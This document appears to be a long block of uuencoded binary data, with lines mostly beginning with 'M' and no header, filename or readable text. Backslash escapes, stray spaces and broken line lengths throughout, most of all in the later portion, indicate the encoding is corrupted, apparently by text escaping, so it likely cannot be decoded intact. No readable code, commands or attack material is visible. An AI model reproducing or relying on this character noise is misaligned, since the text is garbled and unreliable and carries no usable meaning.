M[DB<(`UQG#DP,^D;DM+[>?'\*Q+Z8]S/Q;Z0\_83A#VB'7'@?&KR0^3/IAAI\P
M8\JF\\_@XZ8T9'@H.C+E"? (KTY.F#K()C\_0/Q6=+7,7R)&>-D\/@BZ0V(+Q&/
M`,`?Z!.`+K,3\K8Y!E<&#,>=) [I\*?+%`2RX,"8%\3/2`\_/'`0ZX,"8Y%F(D)%K
MSG!3<&! ,QJP>AY#N,MP)!ASE3@UZ2\9SOIY<\$P=XK2D#V#T.`292\$^7+:@7
MR.XQ1WH%<\$!OD-/C"J3W)"Z<W./I#/\\*#HQ?F,MCF?1]#-]F."QW<'PK8IWT
M40Q',WR1&3\TC\>EH>-G,7P4'!C3/:'\_U4F?S/!V<&#,\*^+:I\*-<#[(`#HSI
M2UR?`D,\_T[\3<QS\WGL)RX##CQW"7&3F->!X0?,F\*;Y/6Y)^C"&-S!\`AP8
MWZ0`7?NDCV-X/WO`XN<,"Q'!YQX@[D;Z,X:+%O2X.W&E@LQXXCZD/V0XWQ?!
M,9V(^`6`Q@^R0`KXO[\$:0H%GSN/>`CIZQD^Q8S)'>GQ<-)+,=R9>`3Q+^0C
MB:^^`^M6-CCL:2W8G@<.#`F2Q&/)Y.N,=P0'!@SC7@JZ5L9OL.,D8IZ/)/T
M:@SW8G@J.#!^#\_<\$<TB\SG)(+CBE#/)T-T@Q/8\;<)5X4<TWQ0;88;@".S6C\$
MRTC?R/!Y9DP&T>/UI\*L,-P8'QHPBWD3Z\$H:/SD<3/V(XJT0>@[@TPYW!@>^9
M7:8UA?02#`=D>`HX=KY5/#Y->EXUJ)\EODSZ2X;S:L\$QCXAOQUR\_I`-G7EO
M&)2G2%<8\_AH<&/.,^`7IN<T@US"9=8KX#>DK&3[]C`FW/4Z9@GP@PX/'@3%?
M.!ZG);TFP\/'@3\$)78\SDYZ/X6K@P)@IQ-E(7\?P.6;,\4\SDOZ\$H;\_`\*;<;\
MO8I[G]\_TL@SW\*1X<\X`XDO0,)8)<`AP8,Y68)SV:X>O,F!(E/59(;GPU)+,
M7!KEL4OZ:(9W1@7'B\*4\CB+)\*X9'E@J.>4A<CO3/2P>Y\$C@P9AUQ)=+/,OQ9
MF>`8VL1?DMZ9X3',F`/\$-4B\_RW#:LH\$Q&\$<B/05#/\_!C+E7SN.VI<&K'^1J
MX,"8%!4[\DHZQW!M<@! ,LDH>#R&]`, -?@<-C(BM[/])KTB@QW8W@\*.#`^2Q6/
M)Y,^@>\$M)\`!;!;+7])<%. [ ,3R0X87@V'6\FL<\_DYZC>I#+,]RN>G#\ [#H>
M7R-]!\-WP8\$QI^M2O87T5PP7K,=X#.(GI,]@^!'S9M\$W'F=\*Z?SQAA/[@V/6
M-)8)?T`P^D;>VP1F\0V<6-P[#S6A-Y[I.=L&N0:38-CBC3WN`GI51GNW3PX
MIEXKCP?%Z`PO(GZ;#UI[/])QTB^%6K8-CSA"/(=W7)LA%B"?&\_`[\$DX@[MPD^
M]R#Q--+\_93A;6\9;MO-X">F'&' [=+C`&XSO0>D2ZP7"C#L\$QT9T\ /D/Z.893
M=`Z.\$;I0[8[TKQD>UR4X)F]7JN.17HKACEV9M9[X\$>EW<[9+3AF+O%KTG<Q
M?( \9<[. [QR%4,L\_4(\B5>P3`\_-C3XPRD;V?X(3@P1N\_E<1;2\_0R/!@?&Y/S6
MX]RDEV2X(SBVKMO;XX\*D%V2X-G\$1XI[\$18FG@P//;=/`8X/TB0SO!0?&U.CK
ML4OZ0(:CP8\$Q\_`<>1Y%>G^&QQ\*6([WS'7/L'7",Q.L//P(\$Q?\_`WN";I;Q@N
M.L#C>L0UB+\B[@4./+?20+J^2. .\%)P8,R6033WDGZ7X8CO@V,F\$/<D?3?#
MOL'!,;6(^`2\/@QO9,8H0SP>2'I#AB>!\V-Z\_>#Q>- (7,GR.>"&Q,B+([4<P
M[Y.15(,BO1+#WX,#8\_ ,\G@MZ=49'@4.C.D\_VN.MI)B^#0X,&;?&(\D'Z)
MX61C&7]+\_#OIVQB^S8SQC/\_XSYC?D^&UX-A)@?&?\_T/Z8(;7@P-CN(ETO9/^
M-<,3P(\$Q!\_2=179WTBN`OHSX#>E'&#URLL>)4]\$\`"0[HG:9X'\$;Z,(;G@6.]
M\*,J.N`9)SSXMR!7!@3&9IGLLD%Z<X:[@P)B\_B172D\X(L@D.C!E");)\*^G.&S
MS)C>LSSN1OIL<\$#\_9[;/\_4C/-"? (=><PU^E<6E](/\YPV+S@F`W\$8TB\_R7"^
M^<SK1CP^YK5B^!PS9LX`CZ>2\_B?#F7X\*CFE)/"/FOX7A`\R8<@LIQY'>E^`-
M`YGWPR\*/%Y#>@N&?%S&Y>#`5>TD\_S7"6)<\$Q7Q&O(OT'AK<S8]X0;R\$]V](@
M1RUE,LXRC\_>1;C/<>AGSGEQ.>RZDEV>X\$'\_;KQ4>GR,]G.%JQ)>(ES)\#AQX
MKKO2XQND-V`X\_\$IFS"J/0S\C\_\ /P6'!@S)/5'A<B\_?,U02Z\_AEEG?\_6X/.F'
M&\$ZXGOD[;O"X#NGM&9X%#HP)B?:X\$^D\.\*!O(^Y#^DV&<VQFW@-;/-Y#>BV&
M1X(#8ZIM)?@ (Z;T87K:5R6C;.:XB?2G#%X@O\$?NV![D@P^6)+Q.W9G@2PVRM
M>`/I\_Q\$?(?8EH#M<+B5^2)B-/N#@9<7[BY,0V<0KBZL0IB=L3AQ(/(TY%
M/`<<\_`\_2?P9Z1<8/?%.CU.3GA<T\$L1AY'>F-`\$`<A?3FC'R1.2\_HU1@\_9
MY7\$ZTO.`\WIIXO0QWY\_1AQ-G('TEHQ\ESDCZ'4;\_+?'F4@O!`[H%8@SD]Z<
MT8<3?T[Z4D8\_2IR=]/N,GO4WCW.0[A+G(JX/#HSI0YR;]\*F,OI4X#^GG&3W)
M'`H\_SQOQ]B<.)`7!@3&/B?0/9O2%Q/E)\_XW1KQ\$7(#WIWJ`>01Q!>EE&;TE<
MD/2AC+Z\$^`O2]S/Z+>)"I\*?8Q^0CXDC2JS)Z!^+"I(\B+D(\C[@H\29BCO@X
M,1]S+1`+Q!GW>RP21`YGUE!BG?09#&]F^"2Q0>P[\$'QN?>)BI'=F>`+RFX+
M\$Y]FGIOBH,\7V#?/S;#.<#V&.S,\@N&?P('O>8JX'.EW&4YR\*,CY&+89KLEP
MNT.,!R"N1/IZAO]BF)VC'D\$]/Q6E?I5\$A\_%\7R'J9PDCCJ1>HQS\$17QA;Y\3
MA?&^6.9\B6\*9QW/?UN9P"WW+37`[@^?\I;/@XL<?LOQ?3\*Q+. ,U&1#X/@Q\_

MQ7!WAJ/?<CNL\_(!N!Y)3WO\$XU;\_Z[X.KS]GQ]O^G&I)P;%)N!`GPG#"QB^
M^9;19X)]</#;??`"1V)AM]9)\$OI\*@@/\_C:N)HV+6#H;O,F,J'"6/0=R4X:'@
(MP)ACX\$#\_R1.& \QUCLC\XT\$2FN\$1S)@\_P(&^D><,Y\_)..8D\=?\$"8X'627^
MAKCE<>;GGO#Y\GOOW<!\>E)C[L2?P\$.Z,V(N\6\]QA)'W\$WXML,9\_DC.\*8\*
M.-#OT9G1B\_)?OM.\3/,\_MV'0/4E8M3^>:#8\_='B\*V\$)#N?"G(!AHN?8O86
M3WM<EO1?&+X\*#HRI?L;C9J2W8'@H.#"FS5F/.\3H\*#\\$!\:L^<?C0:0?9OCA
M/\SK=IZR#^G7&'Z[\$!QSE7@RZ?\QG/>BQU.(O[K(^)]+5\$<E?2W#MRXQ:\_=E
MCQ>3/I+A'9>9['^%L@GII1CN!@Z,^9EX%>FG&0Z]RO0#\$\*\FO2/#"Y@Q#:]1
M'8\_TP0RO\`?N-1!O(3W+)]2!7N,[,>\0[2;\_ '<+X;P3&-B/>OWIOA.<R8ES?)
M;Y.>^5:0B]UB?A;Q.=(O,AQR.\CYP;&Y^'[5F4E\_S7#^N\R8?SU.FHC&,)S\_
M'I-QB\$-)W\ /P\$X:SWV?JI0\SD!Z%,/=P(\$QA1YZG)WT2@QW8'@B.#"^[B./
M"Y#>G>\$YX,"8+H\]+AJC,\_S78^;:?'^IQ<=\*; ,CR!X8U/F7KL<X^KDUZ&X6X,
M3P<'QML0/\*Y'>@.&1X,#8\X1?T-ZXI=,C8ZX">D;&#WE\*X];D"Z!8^N\*Q&U)
M?\EPH=?,6D#<B?3'#.=[P]3KB+N1/I\_1&\_D2@(>2WI\_A9>#8>2F!QV-( '\\_P
M;^!8SY\_0XQ])O\Y]D3!,<D3>SR/)((,UP3']@XE\7@OZ?Q7"!ID\$N#8Z^7
M9![\_3?IMAG.\$!,=L)KY\$^FF&\$R0/,,:#8VL[Q#=(W\7P0^+\B6G)0AS%Y.X
M\*7\$5\53B@L1'B(L2)T[I,4>L\$RO\$[8A5XGG\$-O^U8H<X(M1CE[@.<3'BP<3%
MB:.)5X?0M<!PXE0>KR\$NP'!-AGL1KR6>P3"[5AZ\$[JV5WS<LZ+ONC7FK%\_Z,
M\_AN3T#S&\-?@V+HEL43Z+H:O,F,FIZ;\_M)7,'R\$X1O@P/AN81Y'D3Z%X=T,
M7P<'QEMI/"Y/>FV&^X'#8U\*E];@ZZ449KL\_P=#'^\$O\$=4A/E"[ (11BN'HZM
M; ;WN"GI,QD^P/!=<\*R/RN!Q:];+; ,CP6'+OO3-R>]-09@ZPP7)VX'W\$[AD<0
M=R3^B>&=X-AY/I/'W4B7&\*X-CJU?57]+^CF&DV7V>"QQ9-8@UV:X!\_%2XD39
M@UR\$X2K9F?<)\4K2US%\GG@-L9TCSR\$US,'-43H]WQ(QG.#17<\$S%<(\?D]Z,
MX>\$,\_P2.K7NCQ(!K/RG-O0QG+1AD&1R[KT=<E/0KC-[^"X\5Z/A9#\*\&QZX[
MA3RV2:\_+<' ]P;'V;N#CI1QE^P(P9&.EQ6=+G,GP0'!AC%O:X,NDU&[%\"2&
M5S-A.';#<M\$N3<X%CO05R+)]\$T,\_\ /P"V9\7<[CYJ1W8W@F.#F\*7\$;TM/Q
M0388KD/<EK@SPS\RO'X<NP\B>-R)].(,=R/N3#R&N'OQ"N\*W&5/TN!\_I]QG.
M\*07'K),]'D%Z(X;@'\-C\_B4>2WI&)<AEP;\$U?.\*II\$>J06X\*#HQ)I]'Z2[K.
M<"N-^9V)\_%\?-T'W,WU\_\_\_Q<Z[+\*,C(BLDHY'0V7M01=E[;[])#1D+V2DA6
M"AG)"MD[FXPRBDJ4D56H\_-OQ^7]>3]OO\\_]SO?6[?;\_?; \ /E^7<UW.^<RW
MZY#?\*\$<OXEV\B.]OQ,O)SXACBWIG%9<MZF<\_QE^1;Q/?E\$ZM8M;KR3N(QXN7
M&`?KFHI;?T.>55RCN.],QMO(5XK/B.^+TY7PL^/Q'O+/Q0>ED[ZD];?D9<0]
MQ3/%.TKZV76EK\$^1'RWE[\IEK"^3=Q5/\$W]E'%R?\*6?]%WEQ<2OQ4./@^E)Y
MZ]B\$O'\_%SU3P+FP<')-7M\$Y&/D7\c?B<7'-O)U\*O)>XJ7&KM.[LG5&\LGB
M#>(SE66;5L4Z.\_DB\0GCX!Y-5>O<Y)W%,XU=)WDUZ\_SDA<4=C%TGMKIU4?),
MXO+&P=HJ7)8\90WO4N(6XA\$UY.>/\*Y+\_ (7ZFIG=)<3OQ\*/\$2'/<H6,NZ!GE=
M\4!CU[F"7R=/4-OG2W'C\GWBV]\*I6L>Z.7DG\8?&P3V+NM9MR?.\*&XC[B6<8
M!]>\*4?RN^\*,KWL7%S?&<8\>]:R'DT\0KS<.UB76MQY%7ED\V#A8=X?'DM\0
M9WK3<W(U8M\*7E'\<M8&?&S6T7D\*>4US7.-C.XR\_)DS?R+FX<'%C=>3?BN^\*
MGVGL\_9JXOKBW>(9XD\_B<^%C^=DV8;M\*/EF\6?R3.'Y3[Q?5%<6=Q)/\$J\6G
M<=QC8#/K7>1SQ`?SU\4IFOO9M?@^0\_BQ"V\7Q:\_81S<'VII?9\*\CGB(>+YX
MMW&POJ45YZKD%<6]C8/U9O@"^5EQPM:^TP[\_3/Z^>)5T"K6Q\_IV\F7B\*>(/X
MHG%P#:>M]0WRNN(1XJ7BXVWEW\*&=]6WR4N(NXHGBU<;!M3+\\_%ES[;UK&KO.
M)\_@A^2[Q/>F4[F#]B+R%>)>QXI?A\$!SFW[6@=^P30%\_8X^#^8"K5.1/\_=:N
M: !RLQ<5IR=>(Y%.@2[6<C?%(\T=IUGNEH\_3UY2W,,XN)^+<Y+?%\*?OYCN=
M<&[RR>\*XBOB9-W];#.<CWRD>+WXG#BVAW<.<74<]YB%"Y+O\$-^3SO1>UI7)
MUXDO]9+CP][6#<E[B><;!\>TN'GY#7&Z/MY%Q8W\$<4SQ!O\$Y\2/Q%G>I<5
MMQ\*/\$"\2[Q#\_] \$[0SSMW/SD>PRW(/Q+O\$U\1)^KO\_9\*XAKB7>\*9XO?B4^)\$X
MYP#@:N)NX@GBE<;!6JR!UIW()XJ\_%I\Q#M9.#()^CWR?^)YQ<+ ]IL/48\A'B
M9>\*#QJZ?;8CU!/( \*X1[&P?I,/)G\G/B)=V6;/\SZ<\_(RXD[BL<:NOWR\$]6;R
M@^\*\_Q&G?\\_V9>!Y1LF3C;3>1\_ZBN+>XRTC9/KS//HO\\_'\$Z8]Y=)3U3^2[
MQ'\:N\ZXT=:\_D2\3GS\$.]DUCK/\AKR=^USBXIA'GN']#)WFA#ZP3D-<4]\_Q`
MCDLG6.<D[RZ>)]XW0:[ ]3K&N2KY'\_+<X\U3?'X1KD<\7'Y=.FVG6;Y\$/\$R\1
M[S,.UNE-Y[U'WD\5[QENIS7?&0]B+RG>)'XJ+'KOS+3>CAY'?\$@8]>YAD>1
M)Y\_E75+<"H\_&'W'<XY^/K1>29YKC74W<S3A8@SJ7US-YNGG>E<2=YLE[#>\@
MORAYH?G6>\@;&KO\%#Y\$?EN<;H'W:PMD&X\*/D^\5WY%.NX76I\G?%W^U4(X]
M/K4^3]Y2/-'8=;(LXIB-O)RXAW&P!@/\_1KY;?\$TZ#3ZSOD;>3[S'.+@NA&^1
M9\_G<N[9QL+X(WR/\_5'Q(.GT76\_] +/EM\0'Q[L5Q3<(Z32+V3>+/Q\$>-@\_4/
MRZPSDG<6SQ!O-' ;]5Y9;/T]>1\_R.>' [A.]?AN\$?)%=OD3<2#Q?/7R'7E%9:
MER#/(7Y3/-@XN!>/RY!?!%3\_SI7<18]?\_ \$U<A3[7\*NZRXXG7%P/\_TKZSIQ'7%W
M\33\MZ!W"W<#V<;;5U?P'OXG'X[?P"MP''\\$\_<72--2.<'S?&K7\$3/'TW
MQ;MQ,WP/%TMBG62M=7&<0UP3E'\=Q!/\$7^2>+\_XMOCI=?S,<1YQ77\$W7'F/
M\$Z\5G\25\5UQYO7\>\*\$XM[BV;@J7B^^(/X75\ .900:NAJOCNS(9XHVX!CZ/
M:^)\_Q3DW6-?"5<1]<&T\0[Q+K/<\$KYA\F'T]WDD=2;#1=! [O%W+CT;@>'H.'
MX0\_P,CP6G\7C<.)-UN-Q<3P!=\$3\3P\"7^')^->'K.^XWU5-P(3\OX.EX
M&?X0G\4S<.-UA\_A/'@FKH5GX>YX-IZ\$/\;;C(/[@W@.>>P6GV?#GY"7D[PC
MGDL^0?)3^%/RZ^+D6WVG&UY"/EZ\7CK1;=;+R3.+JQH':\_ :V6V\B'R3^S#BX
MSK\_#>C\_Y^)^X.WWG=7R(O)=XCG2NX6/D27=YOV;L.N\_AD^2?BT]\*YZ7=UM^3
MUQ\*\_ :QP\GSU^W]I/O-@XN\*Z[U\_H\*^0OBNL:N<Q??(D^US[N4L>MLQ\_?)+TI>
M8S\_7<&@ [BB<;NTZF;ZT3L&TL)>XD'F\<K-,^8)V40\*2XBW@\*3H,+ 'O1NA3/C

MF\$ />><2UQ#UP%OR9<; \V[+!U' O(OQ-^+\_\4%:\PCWON,@\_. .H);%R<>(UQ@' M^MCUN7) ZXG[B2<:!] ?SCUM7(\M?MTX6%N.:Y-O%?\BG1LGK!N3)\_G.^U7Q MZ\ :NW^2D=7OR\' (>%XFW&P3' P\*>L^Y&E.>Y<5MS1V\_8\_.6(\@7R^^) ([ ]WO=3 M\_F\'E;R\'N#F>AF<8!S^3LVQGR/>\*[ ^]%. , \YWS^,5Y! ?\$Z<Y; [T25S\OVZ (+ MUNO) LXE?\_%?%F\_!QO`T7^=%Z.WY3W\$<\3;Q6? \$K\%XY[S/Z] [1CY>O&/^%N< MZB+WxW#^2]Y-Q4/Q) ?S) S] [?BJ\_CN\$?-7SB>) ^]A[/] 4OUK?), ]O[/ (9^" [Y MU^)?I5/] LO4#\B[BF<; !M<W?K&, 2LUT2] S<.UL-<L7Z2/ (^X@7&P7@NG(\$]P MU;N0<; #-Q.G(4\_[N70R[G8%U;O(7Q/6-@WNI-ZQ+D)<6]S!VG9=O6E<BKRGN M;^PZA?^TKDU>7SS4V' 4>W; )N2O[<;>] JQL&Q\_1WKSNI7Q\*GO^LZ;N#MY;\_ \$G MTO) OTW^2/\*^] ZP'D, \4[Q-?P^; !6D?K=\E'B=?])=\7'D&>X6\_O"L:NLPU\_ M0'Y.G/"^=TYQ!7\$K'/?X%T\E3\_? `NZRXA; 'K[\0SR\*^(TSWTG0MX`7GL/]X% MC(-M\*5Y.GN%?[^K&P;I?O(8\^7\_>1<0-C(-K4'@#^6EQS"/OYXU=?R\_>3GY- MG#\$2\$[B\L>O\_@>3QT:]<XNKXV]Q&^/@YX:/D/\B3A'C7='XN):.OR-?) [XD M3A#K^>OP?) 3XIAXWMF, 7?\DODQ^3YPEOG<Y8]<?C7\G\_UQ\7#J+\$UC?( ]\C MOBE.GM#WC^%`Y+?&\$9\_P+F7L^BMQ?, YQ#HG\_\$J=YTO?7X\*3D)\3\_2>?+1-; / MD!\4W\5I<, [\$0=\_\\*=99R+. +ZXI [&[O^&9R#\_+XX6U+OBL;! ]N\$IZP+DP\5? MB`\8NWZ\*9-: %R?. +FQJ[SG%<@OR6.&-RWUEA[, XQCXH?26=R"NOZY\*O%&XV# M:VXIK9N2CQ%\_+3Z' \_\, =GO:>CH<DY]ZH^' OQ7\_A=G#J5=REQ4SP4#Q8OP</P M03P<7Q.G3>U=( \_`#<4C\7MXH?@0' HFOB=, ^8\_T^+BQNB4?A8>+E>#0^\*HZD ML1Z#, XNKB;O@#\_!X\4:<, @4\_3W'\M-9/XUQBO8;0P.3#;+.=; \*0W'7/29AYC M!X\%^\\_J\_ \$^O`\_OQ^?PM@V/H'3/6M]\$! ?#AW!7?!@OP\$?P:7P4ITAG?0Q7 MQ<?Q>\_@\$WHJ\_P\_?P29P[O?4I7'. ?QMWP&3P9?X\_7XA\_P:7P6/\3G<.8, ;&]Q M!7P!M\, \_XC'X) [S>.#A.P^8@D3>GSTN\*(YF\F^%\_Z?<5SY3.&\]9QX^Q[B:> M9AS<D\ULG92\HWBBL>L, SF\*=AGRV>)>QZWR5U3H+^5'Q `V/7Z?\*\=7;R<>+U MQJ[3(9MU7O+WQ%&8!^=N+U@7(N\OGHLWX`UX(SZ)-^'; ^!N<, KOU9IP'; \ 'Z M^U]J\F%VN]O3W)<T#O[-9@ [K5EC[\7+&]6<6C(UD-0[6N^+%^.E<WD6, @\_57 M+UI\_A5\4US9VG1\_Q!ASSDO+Q%L%Z; [P-7Q\*GR.T[B\_!>O%OIWL&YN\$]&-<7 M'S4.SM\_S\M[\$A<3M\LJ?A8\_B'^) \_I=/ [9=Z;> (9X)\OR7LC'>Q"W\$ \$P#JZS MO6+] "QXO7H]\_Q=?P99PUO\_5ON`&^@B?BJW@7\_AT\_P' &/L06L; ^%5XDNX=) 1] MJ#A[0>LRN+\*X-RZ+IXHWXW+XDOCI5ZW+XU?%^CIL:?)A]FNT-N]? .OG) IQH' MZ]P\*6; ^&, XM+&P?' 4; @D/B#^`T\_%L85QZ+V0K7#<<\A5/7ZD=&' \_-5]XS;HN M+B?N9!S<FRYBW01\_); YD' \*SW+FK=' !<J\*L<AN!5^3\_ ('N#W.7, R[3C' ?V8V[ MX#\_ \$&8O[SCS<\$Q\6/U%"7ANX+]X@OBV=Y\*6LA'^ "X@ZEY#U8VGH<7B: ^8.S7 M&UM/QH/%:XQ=)V=9ZP\_Q&^(/\`R\&W^\$H^7\; \$\, 7Y7\_\*5T\$I6WGH?SB5L8 M!\_<N\7R\%"`\_1\_%"?`5\_BI^J8+T(%\?"X8 [&P74PO`0?%/\GG6(5K9?A%N+) MULCT\5<X4R7YWO\$ZW%L\2SH5\*K, ?P=W\$"RM+IXKUKKB.>%"^)NYX27P?I\' 9 MJUJGQ?7PLWB@>!E.A^\(4U2S3H+BSO@#`@\*SHB\_QIGP3\_@YG+BZ=>; 0=J:P MR8?9[>AVLY^B\RSY.IP10U##.BO>CW/@RC6M^)=N&!H&]\*Z5MS7; [(J)C+\$ MV/T\%^\) )>?DO^+). +:VS [!B/\*;B\$Y"WQ5/P>GH:7X.GXB\13U+&>B5\4US`. MUE?@! ?C9NMZEC8-K`J]; K\`GQ3%O^, X(O! \$OEKQ\*/>L=N)UX@G%P3E?? [V</ MB?^J+\<); \_I]Z`7Q\$V\_Y3HT&UG\_@CN) )#>3 [Q;=PNH;>91M\*! \_\3UVF\$0W\_7 M94T^S&Z?TIKUX<; !L25>\$^KO>=S?\_7U, Y\$=C] ]DEM\_\$#G+"Q]4/\@G%P32/. M4:YIB(^ \_Y1^AR;6"<A'B; \4' S, .MO)-K9.1+Q6?\$-\U#OZNF\_GW\_J?B(\U\ M9WUS\_QX\ (X[7PG>JXVSDG<13Q6ND\_R\_.29ZAI7<%<5MCUU^%<Y, ?%-\2)VOE M^XUP/O(^XEGB)=+\_M+5U, ?( ]XMOB-&U\ /T%; ZXKD.<5OB/OA2G@%KHQ\_Q;5Q MO'; >N<75<1W<5CQ&O`C7Q7O\$M\3ZNDW=/NYU6[A=^D@!8W.. '\NY!AZ#V^` / M\` @\%G^&Q^\$MQL&]V@ [L6\GC=?1^05S\*V/5;X`7D0R6\_C3\G3]G)NYBXL7%P M#QTO)X\_7V?ME<5V\`@!\*\_%"`\_4^@%?AJSCND:0+^V7RW,8NKXU7D\_>4\_\$. \ MAGP#7HO/XW4XMJOU>IP%?XVKXKA'YFYL5\F+B%&7=[5VVZ[N7, <@;RX>]? [ < MV/7?Z<'U!`\*\_9XNWB@:N/Z<GUQ#(-XHOBJ.)/\; ?(7)>W'T; >\_, QL&: `7R3 M\_)3X7W'ZWK [ ]Q'? (1XF%!\^3\_IP^.) [U]O'/XGA]K:.XL'&P=@ ['DO>7\_&, < MCWR;Y)=Q?/\*D\_7Q>\$"<@;X03XB'X"; P(/XD/X43X+YP8/)/?.@DNBY/B/O@I M/!4GPRMQ<GS`. +AG, <`Z/?D9<;R!WMF-7?\_I=ZRSdq<0-Q6\_`XZ\=P99YR%\_ M25Q/W, <X6#LWV+H@>19Q-7%G\3@<]Q@VQ+H4^<?BK\4GC8, UA.]:5R!O; ^SR M;W%5\NN2%QUJ79.\B7BLL>N<P'7) [XJS#O.=\ [ @1^0-QEN'>I8Q=\_R%N39YF MA')<6-CUQ^ .VY`OP6WQ<>G\A=N1IW\_/NCTN8^PZO^' NY`E&>K\LKF7L^O=P M/\_]4 [WN7\$#?!YF\$]VGH\^4#Q00%.X^`8 [ '\KA>1'Q0\_\$Z<;Z\_C\_CN, Y&GG&\ M=Q5Q9V/7KS.1:S [D/<5SQ-N, @\_OLD [B.2KY9?\$.<9K+O7\=\_D\*>:XEU!W, 78 M]2M-M?Z+O\*MXKGB?L>L7F<8Q+7E'\2+QF6GR^I]N'8W/OD"\7OS [=#E\_] `Z M'OF;XDGB[<;!^2Q.2)Y [AG<; \; 09\M[!B<CC?>1=2MP#)\8?X21X%XY( )MI MG9S\]7%=<7=CUY\VV\_I%B\_%I\7W9LM^1/K\N3%Q:W\$0XU=\_RjN2AY\_KO+= MXLK&KM]\_GG4#\NGBS>)SN`&^@QOA1//]U\F#&Y/7QDWPV[@IGBW]5Q?ROB:O M(^XGGHY[X'T+Y1SM4] [CY!W\$ \$ \7+<7\_\DW&P/FV1]3ODI<3=Q-. -7; \_ (9); # MR1N+QXA7?"; 7ICZW'D/>6 [Q`O-?8]9]?; #V!O (\*XIWBZL>N?PU/ ('XES+\_&N M; >SZN\_!`Y%?\$:9=ZES0.SD?P'/\*]XK^DT\_0+ZP7D0\4KK=TQ\_S+KS\E+B+N+ M9QJ[?H'E' #.3-Q"/\$:] :+MN3%1SKDO<0SQ?07R&OSY5<6R"O\*1X@\_GBE' !M\ M.;V5\_`7QZ^)^UN[<`. \DORI.N\J[A' %POHSWDJ\0GQ/'? "7 [ "WR`\_&WQ?/\$> MZ3^SVOH(>1%Q.\_%88]>\_@K\C3 [K&NX1Q<(T%\_T!^0AQOK?+=:V7; @B^0SQ\$? M\$M^5?K5UUI? (>XD7B8\8NW[V]=:7R6N\*AXJ7&KM^]Z^M;Y#/\$'\KOFOL^ALV ML.\CORA.O=&[E' %PG1S\_0 [Y?\_) \XUR;?W\_J-L?FT6<[-Q6DV>Y?:+/N:+=; ?



MD!<4MQ9\_L\$6N] 6VUWDT^1OR-^+\*QZV\_>9GV8\_%?QL]N]RQD' ZW#P=^3GQ<EW
M>!<Q#JY!X3/D\*^47Q8EW^OX8? (%\M?B\*./4NWY^\*?R' ?++XM?FZWW)\_%U\FG
MBG>+;TB\_SA [KV^0#Q,0%9XR#-3Q[^7LG/RU.O,\_[U7UR\_K+?.GY"ZX+B=N)
M^5^RK?6B<F+BKN) 9QG [M=G6\*+C+B\_N+/S4.KHW@=.3I#GI7%\_<V=OVS^#GR
M>(>\"XM; & `=KTG `V\IOBYP) [US!V\_=4X%\_E9<; (CWD6,77\NSDN^5\_Q0\_,) 1
MZY: XG+BS>!QNA9> (CXEOX=8XQ3' O8N+&N `T> (%X@WH';XO/B>, >]L^!VN\*2X
MK?@]W! [/%^77\\$/=\), GO `N\*Z^..>\*!XJ?@8 [H1COO,N (>Z&.^,QXI7B@ [ @+
MOB' .<-\* [-.Z\*6XHGXFYXC?@7<9) 3UMUQ7G\$C\1#<`\3' Q+?PCWQLZ>] JXG?
MQKWP+/%!\3W\ -LYXQKN6N!\_NC>>) OQ-' OK?N@W. (&XB' X;YXJ?B" .-\$/UOWP
M^\*) 68KVN. ] ;DP^QYJCE>7F0<W&<\_:] T\*9Q=7-PZ.\_R\8F\_] Q3"4>8!S<0\_S1
M>A1N) YB' \*SEQN-PFI^ \RQD' UTCQ) +Q\*? \$HZ%2Y:3<MQ:.-@\_7>/UM\_AO.)
M: QD' UP' P" ISA%^\*QL&Q (EZ#+XOU9YOBUB [B? [>C\$YKZ;L?D, 'O\*\*.#MN] KC3
MRZRY&/C8F5XUYZK& [G/ 'E^\$A>"M^W^' A^ ([>!A.<=EZ.,Z!1^!2^#U<#X\_\$
M\_?# [>#H>' ?I>OB!OB@\_A9OA7' /<H\YM\_G;0R=OE&W'Z?Q.WQ'>G4N&+=!;<W
M=OD.W!-?\$, >\_RGL0Y\ -OX\ :X' ] Z `W\%9?<\_SVIX, .YL'. PK\0B<^@\_O, L; !
M>MIK\_O693] S& .#BFO>Y?>W7\$ (\_%LG/2&=VG\, >Z\$Y^!%QL&YS\$WKA3B' L<M'
MX, \_Q8OP=\_L68^XQF#6\_, G [Y? '3^+VTF^!6?\$/XM3WO\*=6K>M7\0=Q1/P2W@3
MSHWOX%=P [SO>"XR#] 2WX59SYKG=M8]=I?L^Z%!XI7FOL.IO^LJZ"+XI3\_FU=
M%><U=OU) N!9>BVOCWW#C\_\_-W^Z>Y' \_>S [6:.\_@H8FVM-\_V>\_] N/^<K.=ZTI\_
M+/D8/ `XOQG&/T@\_\ :Z:A>) !Q<&\ " ?X@W2M[UH?67> () X@W&PWN?ZV\_Q1/%&
MXV#MP7\_6YW`%<2] CU\_G^\$<?8^%\_Q2Y' 8H), P: OTWSBE^P] AU\L58QT1YOX@'
M&;M.RECK)\E?-G;Y+IR<\_\*+D)>) 9IR9O+!Z): ^) %XB.X%KXE?BZ^=6U<2MP1
MUPG=) QUI\F' VNN9?47-%Q3^?<@FMF^"6XC' &KI/C2>LNN) \*XN['K+\$] DW1^?
M\$B=\* [#M' \5#\4/QR\$M] IBT?@, >+U^#U\#H\_\$\9-:OQ] Z;; ] D\F'V/' ) 5@DAE
M8 [<N\6WC8%TBOHJ\_P+\_CO?@/\_ `N^AN, ] 97T=/X] OX' +X) FYE' 'P6>3+KAWB8
M>\*FQZRQ (;OQXS<,V\57CX%PUI75:\L\_\$AXV#] TXJZQ?) QXI7& [M.@=36^<AK
MB' OB\$GC9, ] XG<56< [JUW4>/@O#6==1OR[N\*9QJ [S90;K=F/B!\8!] OPC/S]
MDG<43S1VG5\_P&/) () N\_LQL&:BN>L9Y (?%3\T#M;.9;%>0KY (? ,0XV. \; [V%
M\_ 'MQ) ) OOW' C! ^@1YHNS>^8S=YV+4\$/?&5? `D\7I<%7\G\_A=7P^ES>) ?' U7%3
M\7!<`\3 [\<U<] B?; \F3, V [IAPZU.1' #GE\_8AOXA' BI>) OI9\HE\_4=G%<
M2] S=VOWY^" [>]; XE3O.B [U?!] W!G\4?BS=) \_ (K=U\_+C/5Q) 7%W<R#M;HYK%.
M17Y, ?%<-J\_O-\YGG8>\OWBN>\$L^WX\M8%V1/+ .XDKBM<7#\@\*N1GQ;\_) \Y0
MT/??P;7) /Q) O%5^0?JE7K>N1-Q8/%\] \_U?=S%K) N3%Y!W%G\@;4 [URALW8H\
MK [B>^ .W"LCW\$K<EWB^\*) D [WF^R5? \] N<IN) 1XB72?Z, (^R\_RM\5SQ%N+^' [ '
MHM: ] R<> (5XM/%07] F\78KY\$G+^Y=5-RXN. \_W\*6\$] CGRZ>\*OX8@DYWBAI\_2MY
